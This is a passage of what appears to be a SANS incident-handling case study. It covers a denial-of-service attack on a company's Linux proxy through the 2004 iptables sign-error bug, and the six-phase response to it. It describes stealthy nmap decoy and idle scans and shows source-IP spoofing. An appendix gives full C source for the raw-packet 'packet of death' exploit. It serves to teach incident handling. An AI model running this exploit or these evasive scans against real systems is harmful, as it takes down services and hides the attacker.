

Figure 4: Network Diagram

Network Diagram

The network diagram consists of a home network (top right) and a company network. The attacker is using his home PC to do all his work; from reconnaissance to the launch of the DoS attack.

The company has a T1 connection to the Internet. Several servers are attached to the external switch. They are all publicly accessible with public IP addresses. Public IP's are all sanitized, so in the figure it looks like all machines have private IP's. The clients on the internal network all have private IP[19] addresses. They can access the Internet only through the HTTP/S Proxy.

The Cisco border router has some basic packet filters set up. It disallows incoming connections to ports like 23 (telnet) and the ports for SMB and

19 Address Allocation for Private Internets (http://www.ietf.org/rfc/rfc1918.txt)

NetBIOS for Windows shares (ports 135/tcp, 137/tcp and udp, 138/udp, 139/tcp and 445/tcp and udp).

The actual firewalling is done at the servers with iptables for the Linux machines and ipfilter for the Solaris boxes. Here's an excerpt from the iptables rules of the HTTP Proxy Server:

```
# Default INPUT rule: DROP
/sbin/iptables -P INPUT DROP
# Accept incoming packets from the internal network
# to port TCP/22 (SSH)
/sbin/iptables -A INPUT -p tcp -s 10.10.10.0/24 \
    --dport 22 -j ACCEPT
# Logging rule for TCP packets with a MSS of 64
/sbin/iptables -A INPUT -p tcp --tcp-option 64 -m limit \
    -j LOG --log-prefix "Invalid tcpopt scan (64):"
# Drop TCP packets with MSS set to 64
/sbin/iptables -A INPUT -p tcp --tcp-option 64 -j DROP
# Logging rule for TCP packets with a MSS of 128
/sbin/iptables -A INPUT -p tcp --tcp-option 128 -m limit \
    -j LOG --log-prefix "Invalid tcpopt scan (128):"
# Drop TCP packets with MSS set to 128
/sbin/iptables -A INPUT -p tcp --tcp-option 128 -j DROP
```

Please note that there are several rules where the `--tcp-option` argument is used, which is vulnerable to the iptables sign error.

Keeping Access

The keeping access phase is where the attacker wants to use the machine/service which he has conquered as long as possible. Here he performs the actions which gave him his initial intention to start the attack at all. For whatever reasons he needs the machine – to launch further attacks, using the extra bandwidth, start an IRC server or convert the conquered host to a file sharing server – he needs future access to this host. It is essential for him to keep the access.

As the attacker in this DoS attack never had access to any machine, this phase does not apply in this attack. However, instead of keeping the access he may be interested to keep up the denial of service situation. This could be achieved by attacking other servers which may be vulnerable too. If the administrator reboots the machine and puts it online again without applying the corresponding kernel patch, he could attack the machine again and again, till the company realizes what's happening here.

Covering Tracks

Now it's time for covering his tracks; the last phase of the attack. Before the attacker leaves the machine alone – whether he ever comes back or not – he wants to make sure no one will discover him. This is an important phase for the attacker as well as for the company. Here it decides if the attacker can be traced back to where he came from. This can be important if the company decides to file a lawsuit.

Similar to the last phase, our attacker here never really had access to any machine. He only sent several packets like Echo Requests (ping), UDP probes (traceroute), TCP probes (nmap port scan) or the special TCP packet with the actual attack (exploit). Nevertheless there are some ways to cover his scans and attacks. Here's how the attacker can make a more stealthy approach.

Generally, a port scan is a very noisy way of telling someone “Hey, I'm looking for your open ports”. A port scan itself will always be noisy, but there are ways which makes a trace back to the originator almost impossible. One way is to use decoy hosts. A decoy scan is when the port scanner generates multiple port scans with spoofed source addresses that are sent along with the original port scan. In nmap, this is done with the -D switch:

```
nmap -sS -D 192.168.10.7,172.16.5.1,192.168.10.8
   proxy.company.com
```

After the -D switch are three IP addresses; the first (192.168.10.7) and the last (192.186.10.8) are decoy hosts. The address in the middle (172.16.5.1) is the actual attacker's address. The scanned machine (proxy.company.com) will see port scans coming from three different IP addresses.

Another, even more stealthy way to make a port scan is the Idle Scanning. Here's a short description, for a detailed explanation, please refer to the excellent page from Fyodor[20], the creator of nmap. Idle scans allow an attacker to make a full port scan without sending a single packet directly to the target host. The scan is using a so called idle host, which is called idle because the scan is based on a host which is – in the best case – idle, which means that it is not sending/receiving any packets. And here's how it works: the attacker is spoofing his address as the Idle's machine address and sending syn packets to his target. He will be sending syn packets as well to idle machine (zombie) to monitor it's IP Id numbers. It is through the monitoring of said numbers that he will know if the target machine has open ports or not. When a machine is idle, and you send syn packets to it, the IP Id numbers will normally go up in a predictable sequence. If the sequence varies, it is because the host is now active (not Idle). If the port is closed, the target will reply with a reset packet (RST) to the zombie; the IP Id number will not increase. If the target port is open, the target will reply with a SYN ACK packet to the idle host, but the idle host did not start such a connection and resets the connection which means that he sends a RST packet to the target. This increases the IP Id. So depending on the increase of the IP Id of the idle host, the attacker can tell if the port on the target system is open or closed. Let's try it:

```
# nmap -P0 -sI 192.168.10.1 192.168.5.11

Starting nmap 3.75 ( http://www.insecure.org/nmap/ )
Idlescan using zombie 192.168.10.1 (192.168.10.1:80); Class:
Incremental
Interesting ports on 192.168.5.11:
(The 99 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
80/tcp open  http
```

20 Idle Scanning and related IPID games (http://www.insecure.org/nmap/idlescan.html)

```
Nmap run completed -- 1 IP address (1 host up) scanned in 7.550
seconds
```

Here's what each switch does:

- -P0 : do not ping the target host from the attackers true IP
- -sI 192.168.10.1 : this switch tells nmap to do an Idlescan and specifies the Idle host as 192.168.10.1
- 192.168.5.11 : the target host

In this scan, the attacker sends spoofed packets to the target host (192.168.5.11) and makes them look as they're coming from the idle host (192.168.10.1); at the same time he queries the idle host for the IP Id number. The target machine only sees packets coming from the idle host.

Finally, when the attacker is launching the denial of service attack against the proxy server, it is very easy to spoof the sender IP as there is only one packet sent. Here's the line which he has to change to set the source IP address in the exploit:

```
    "\xc0\xa8\x00\x01"  /* src IP address (192.168.0.1) */
```

Here, the attacker can set any IP address he wants, as he will anyway never get a response!

Part Four: The Incident Handling Process

This fourth and last part covers how the incident handler responds to the attack described in the previous part. We will go through all six steps of the incident handling process. For the network diagram please refer to the section in Part Three: Network Diagram.

Preparation Phase

The preparation phase is the most important phase of all the six steps. Why? The incident handling team and the company have to be ready – ready for handling a new case. If you are not prepared, you are not going to be handling the case properly and you are going to miss important steps.

Here's what the attacked company has done for it's preparation. The incident handling procedures in place before the incident happened were minimal, they were not prepared well. There was never a serious incident before. However, there were some existing countermeasures and policies.

Existing Countermeasures

- The company is using a border router with logging capabilities and snort devices on the DMZ and the internal networks.
- All times on the public machines where NTP time synchronized.
- Before any machine in the DMZ was connected to the network, a message digest of all the files were taken (with the file integrity program AIDE[21]), and it's database was stored on a safe machine. This database allows the tracking of changes to the system.

Policies in place

- Warning banners have to be set up on all logins (local logins, SSH, etc.).
- If a system gets compromised, try to contain as soon as possible (no watch and learn strategy)
- Simple system build checklists have been in place for Windows and Unix machines.
- All machines with the Microsoft Windows operating system running have to use an Anti-Virus Software installed which is updated automatically.
- All computers have the Windows auto update feature turned on.
- All emails (incoming and outgoing) have to be scanned with an Anti-Virus Software on the corporate email server.

All employees have gone through a training where they have been informed about the following security measures:
- the proper way to contact the incident handling team
- the usage of strong passwords
- a printed copy of the phone list of all employees has been distributed
- general behavior with common threats like viruses

21 AIDE - Advanced Intrusion Detection Environment (http://www.cs.tut.fi/~rammer/aide.html)

The main information sources are the log files of the machines (syslog and event viewer) and the snort IDS, placed on different subnets. But most of the time, the users of the services will notice a misbehavior in the first place. This makes it crucial to train the employees properly, so they can contact the incident handling team immediately.

An informal incident handling team has been built and consists of two employees of the IT department. They were not full time incident handlers, but they had some minor incidents before, so they were aware about the six step incident handling process. They had prepared a jump bag with the most important tools like netcat, md5sum, some statically linked binaries, a bootable CD with Knoppix, some hardware (USB token, a hub, patch cables) and a Laptop with Linux/Windows. Additionally they had copies of all incident handling forms.

That's how this not so well prepared company was looking forward to handle incidents.

Identification Phase

The identification phase is where the event is detected either from a sensor (log or IDS event) or from a user/employee. In this case, Jeff from the IT department, and one of the incident handlers, will handle this case.

Timeline

08 July 2004 15:54: attack launched
The attacker launches the denial of service attack.
08 July 2004 16:00: employee notices access failures
A sales employee could not access the Internet anymore.
08 July 2004 16:02: employee contacts incident handling team
The incident handling team was getting called by the employee which discovered the event. He explained that he could not access the Internet anymore.
08 July 2004 16:10: an incident has been declared
Jeff from the incident handling team declared an incident. He notified the appropriate officials.
08 July 2004 16:45: identification phase completed
The primary incident handler closed the identification phase with filling out the containment forms.

Jeff got a call from a sales employee on Thursday 16:02 in the afternoon. He was quite upset that he could not access the Internet anymore. He was having an important presentation for a client later today which needed to prepare. With only this information, Jeff opened his browser and tried to access a website to see if he could access the Internet. The browser displayed an error message:

```
Could not connect to host proxy.company.com.
```

That's where Jeff declared an incident. Before he notified other people, he tried to find out a little bit more. He wanted to know if the proxy machine was up and running:

```
$ ping -c 3 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
From 10.10.10.15 icmp_seq=1 Destination Host Unreachable
From 10.10.10.15 icmp_seq=2 Destination Host Unreachable
From 10.10.10.15 icmp_seq=3 Destination Host Unreachable

--- 10.10.10.1 ping statistics ---
3 packets transmitted, 0 received, +3 errors, 100% packet
loss, time 1999ms
, pipe 3
```

From his local machine (10.10.10.15), Jeff tried to ping the proxy machine. He only got Destination Host Unreachable ICMP messages back, he then concluded that the machine or the network connection must be down.

Now he notified the appropriate officials. He informed the other team member of the incident handling team, his manager and he called back the guy in the sales team who originally reported the event.

Jeff has been assigned to be the primary incident handler. The second team member was assigned to be his helper. The fact, that only the proxy was not reachable, but all other internal machines, made it very clear, that it was actually an incident, and not a false positive. His next step was to fill out the 'Incident Identification' form from SANS[22]. He asked himself the following questions:

- How widely deployed is the affected platform?
  The system was running Linux. There were several more Linux machines running in the same subnet as servers. All those machines could be affected too.
- What is the effect of vulnerability exploitation?
  If this machines is down, it has a severe impact on all employees. The connection to the Internet will be down. The proxy machine is the only way to access the external world, including the external servers.
- Can the vulnerability be exploited remotely?
  This can't be answered yet at this point. Jeff doesn't know if this was a local or remote vulnerability, or which programs/services were causing the failure. Anything could be possible.

There would be many more questions about the vulnerability. But it's just too early, as Jeff does not know yet what had happened.

Chain of Custody – There were no log files Jeff could look at immediately, as the log files are kept locally on the machine only. The snort logs will be examined in a later phase. The only piece of evidence for now was the server itself. It will only be touched by the incident handling team.

Before finishing up the identification phase, he wanted to know if other machines were affected. He was pinging and accessing all internal computers he had listed in his inventory. He used his laptop, connected it to the DMZ network and did the same with the servers. All machines reacted correctly, just the proxy server did not reply.

22 SANS Sample Incident Handling Forms (http://www.sans.org/incidentforms/)

He summarized the identification phase in the way that there was an incident with the proxy server. At this moment, it was an unidentified problem. No other machines and services were affected directly. Of course, the internal network was disconnected from the Internet with the failure of this crucial service.

Containment Phase

The containment phase is where the incident handling team is responding to the case. It's where the systems get modified. The goal of this phase is to stop the problem from getting worse.

As far as Jeff knows, this incident regards only the company's network. There is no need to coordinate with their Internet Service Provider. But he was curious if there were other people having similar problems. He was checking the SANS Internet Storm Center[23] for any reports. He did not find anything.

The team still did not know what had happened to this machine. Their immediate containment measure was to connect a monitor to the machine in their server room. They saw a frozen console login screen from the Linux box. The machine did not react to any input (keyboard or mouse). The first decision was to disconnect the power. While Jeff was preparing for backing up the hard disk, his helper was using the time for surveying the neighboring systems and starting to fill out the containment form.

Detailed Backup of the Victim System

Once the machine has been shut down (hard shutdown), Jeff removed the hard drive and made two copies of the data. He plugged the drive into his desktop machine and used dd to make his image:

```
# dd if=/dev/hdb of=/images/hdb2004July08-proxy.img
# md5sum /dev/hdb > /images/hdbMD5original.txt
# md5sum /images/hdb2004July08-proxy.img > \
    /images/hdbMD5image.txt
```

The first command makes a bit by bit copy of the second hard disk at `/dev/hdb` and writes the image to `/images/hdb2004July08-proxy.img`. The next command tells the system to calculate the MD5 hash authentication information for '/dev/hdb' and saves it to `/images/hdbMD5original.txt`. He then verified if the image file has been copied correctly by calculating the MD5 hash value for the image. Finally he compared that value to the original value ('hdbMD5original.txt') to ensure that they are the same and that he has produced a true bit-stream image.

He stored the original drive and the first backup at a safe place. He planned to use the second copy for a later analysis.

Jeff's helper was analyzing the logs from the neighboring systems and the snort logs, but he did not find any clues which could help determining the risk of continuing operations. It was decided to apply patches to all neighboring

23 SANS - Internet Storm Center (http://isc.sans.org/)

Linux machines – which has been neglected lately – for the containment. No other changes were made (like changing passwords or access control lists).

Eradication Phase

Now that Jeff made sure that the problem was not getting worse, the eradication phase is where he is supposed to remove any malicious code. But Jeff doesn't know yet if there is any malicious code at all. Maybe it was a kernel panic or the proxy daemon brought the system down. He needs to find out what could have happened to this box, before he can continue with the eradication process.

He started with analyzing the image of the hard disk he made in the previous phase. He was looking especially for the following patterns:

- the last modified/accessed files
- log files (system logs, iptables logs, proxy logs)
- any core dumps
- comparing the database containing the message digest of all files (taken with the file integrity program AIDE)

The last modified files where the log files, the log files showed just the normal behavior, there were no core dumps and AIDE confirmed that no system binaries were modified/deleted or any news files were added. All in all, Jeff did not find a single suspicious file or any clue.

Jeff assumed that the system crashed due to a remote attack. There was never a problem with this machine which could have lead to this crash. He verified that there were no daemons launched at startup which could open any unwanted ports. He started to have doubts if he'll ever find out what made this machine freeze. Then he remembered that he had a hard time tweaking his self-made iptables script. Oops, the iptables script! He compiled the kernel himself, it was a pretty old one, version 2.6.1! He never bothered to recompile a newer one. Was there any remotely exploitable vulnerability in the kernel lately? Jeff was browsing to the vulnerability database of SecurityFocus[24] and was searching for the keyword 'iptables'. There came up several vulnerabilities, the most recent one raised his attention:

30-06-2004: Linux Kernel IPTables Sign Error Denial Of Service Vulnerability[25]

> ...
> *An attacker can exploit this issue to cause the iptables implementation to consume all CPU resources due to an infinite loop, denying service to legitimate users.*

This sounds like exactly what could have happened to this machine. To verify, Jeff used the exploit provided in the vulnerability database of SecurityFocus against another internal test machine with the same kernel and iptables script and as a matter of fact, the system hung, exactly like the proxy server.

24 SecurityFocus (http://www.securityfocus.com/bid)
25 30-06-2004: Linux Kernel IPTables Sign Error Denial Of Service Vulnerability (http://www.securityfocus.com/bid/10634)

Now that Jeff knew exactly what has happened, he could continue restoring the machine. He disconnected the network cable and rebooted the machine. It booted up like normal. He upgraded the kernel, recompiled it, installed all application patches and retested it against the same exploit – nothing happened; test succeeded. This simple eradication – simple in comparison to a complete rebuild from scratch – is only possible thanks to the file integrity database made right after the machine has been put into production. This assured that the file system has not been modified.

Recovery Phase

It's time to bring the proxy back to business. All employees are waiting, so they can continue doing their work. In the eradication phase, the system has been brought back in a good state and the handler made sure that the system has been secured with the current patches and updated software. The new hardened system has also been tested against the denial of service attack which has made the machine fall into an infinite loop. In spite of only patching the system, the proxy has to be tested if everything works as expected. This has been done by the IT department.

Probably the most important step of the recovery phase is the monitoring of the recovered system and it's network. This is essential as attackers are always coming back. They want to know what happened to 'their' machine, if it is still vulnerable, if the system is more secure now or what response the company is giving to this incident. There are many more reasons why he wants to know what's going on with this system. If he just wants to cause harm, he'll try to find other security holes. So the company has to watch out for any future reconnaissance or scanning activities. This means that the firewall, system and IDS logs have to be monitored carefully.

Lessons Learned Phase

The incident has been prepared, identified, contained, eradicated and recovered; so we're finished, aren't we? Not quite yet, there's one last important phase. It's like the preparation of our next incident, as we don't want to make the same mistakes again, but rather learn from it. Every incident has the potential to give us many improvements to make. We should benefit from them, and let the others know, that's why we need a lessons learned meeting.

Jeff starts with writing the follow-up report the next day he finished the recovery phase. Here are the main items the incident handling team discovered:

- improved the system build checklists to install up-to-date software only
- the patch management has been included in the policy and all checklists
- backup schedule has been enhanced
- this incident confirmed the usefulness and necessity of a file integrity database

Probably the most important lesson learned is that the patch management has to be improved. This is a crucial step towards a more secure network.

The security mailing lists like Bugtraq[26] and software/hardware vendor lists have to be followed closely to be able to react to new threats immediately. To be able to identify a vulnerable system, one has to know what software/hardware versions are in use. A good inventory is essential.

Jeff gave this report to his incident helper to review it, and then they both signed it. The next week a lessons learned meeting has been scheduled to present the final report and the changes to the policies and procedures. All the new processes have been approved and will be implemented by the IT personnel as soon as possible.

26 BUGTRAQ ARCHIVE (http://www.securityfocus.com/archive/1)

Extras – the exploit

The original advisory included a packet of death example in hexadecimal format. A small C program has been written which creates this special packet and sends the exploit. The source IP address is set to 192.168.0.1, the destination IP address to 192.168.0.2.

```
/**
 * CAN-2004-0626
 * Sends the packet of death from Adam Osuchowski's advisory
 * http://marc.theaimsgroup.com/?l=bugtraq&m=108861141304495&w=2
 */
#include <netinet/in.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>

int main() {
  int tcp_socket;
  struct sockaddr_in peer;

  char buf[] =
    /* IP header */
    "\x45"              /* IPv4 ; length 5 (20 bytes) */
    "\x00"              /* type of service */
    "\x00\x30"          /* total length (0x30 = 48 bytes) */
    "\x12\x34"          /* identification (1234) */
    "\x40\x00"          /* flags (DF) and fragment offset */
    "\xff"              /* TTL 255 */
    "\x06"              /* protocol (6 = TCP) */
    "\xe8\x3f"          /* header checksum */
    "\xc0\xa8\x00\x01"  /* src IP address (192.168.0.1) */
    "\xc0\xa8\x00\x02"  /* dst IP address (192.168.0.2) */
    /* TCP header */
    "\x04\x00"          /* src port (1024) */
    "\x10\x00"          /* dst port (4096) */
    "\x00\x00\x00\x64"  /* sequence number */
    "\x00\x00\x00\x64"  /* ack number */
    "\x70\x00"          /* offset (7 = 28 bytes); reserved; flags */
    "\x0f\xa0"          /* window size (4000) */
    "\xdc\x6a"          /* checksum */
    "\x00\x00"          /* urgent pointer */
    /* TCP header options */
    "\x02"               /* kind (2) */
    "\x04"               /* length (4 bytes) */
    "\x05\xb4"           /* max. segment size (1460) */
    "\x01\x01\x04\xfd";  /* padding */

  tcp_socket = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

  peer.sin_family = AF_INET;
  peer.sin_port = htons(4096);
  peer.sin_addr.s_addr = inet_addr("192.168.0.2");

  if (sendto(tcp_socket, &buf, sizeof(buf), 0,
      (struct sockaddr *)&peer, sizeof(peer)) == -1 ) {
    perror("sendto failed (you need root rights)");
  } else {
    printf("iptables packet of death sent successfully\n");
  }
```

```
  close(tcp_socket);
  return 0;
}
```

References

Common Vulnerabilities and Exposures (CVE) http://www.cve.mitre.org/cve/

Bugtraq mailing list http://www.securityfocus.com/archive/1

Remote DoS vulnerability in Linux kernel 2.6.x
http://marc.theaimsgroup.com/?l=bugtraq&m=108861141304495&w=2

SANS Institute. Track 4: Hacker Techniques, Exploits & Incident Handling. Volume 4. SANS Press, 2004.

The netfilter/iptables project http://www.netfilter.org/

Snort: The Open Source Network Intrusion Detection System
http://www.snort.org/

The Linux Kernel Archives http://www.kernel.org/

RFC 793 - Transmission Control Protocol http://www.faqs.org/rfcs/rfc793.html

TCP header options
http://www.networksorcery.com/enp/protocol/tcp.htm#Options

Ziegler, Robert L. Linux Firewalls. Indianapolis: New Riders Publishing, 2001.

Stevens, Richard W. UNIX Network Programming Volume 1. Upper Saddle River: Prentice-Hall, Inc., 1998

Kamerling, Erik J. “The Hping2 Idle Host Scan.” 2002.
http://www.giac.org/practical/gsec/Erik_Kamerling_GSEC.pdf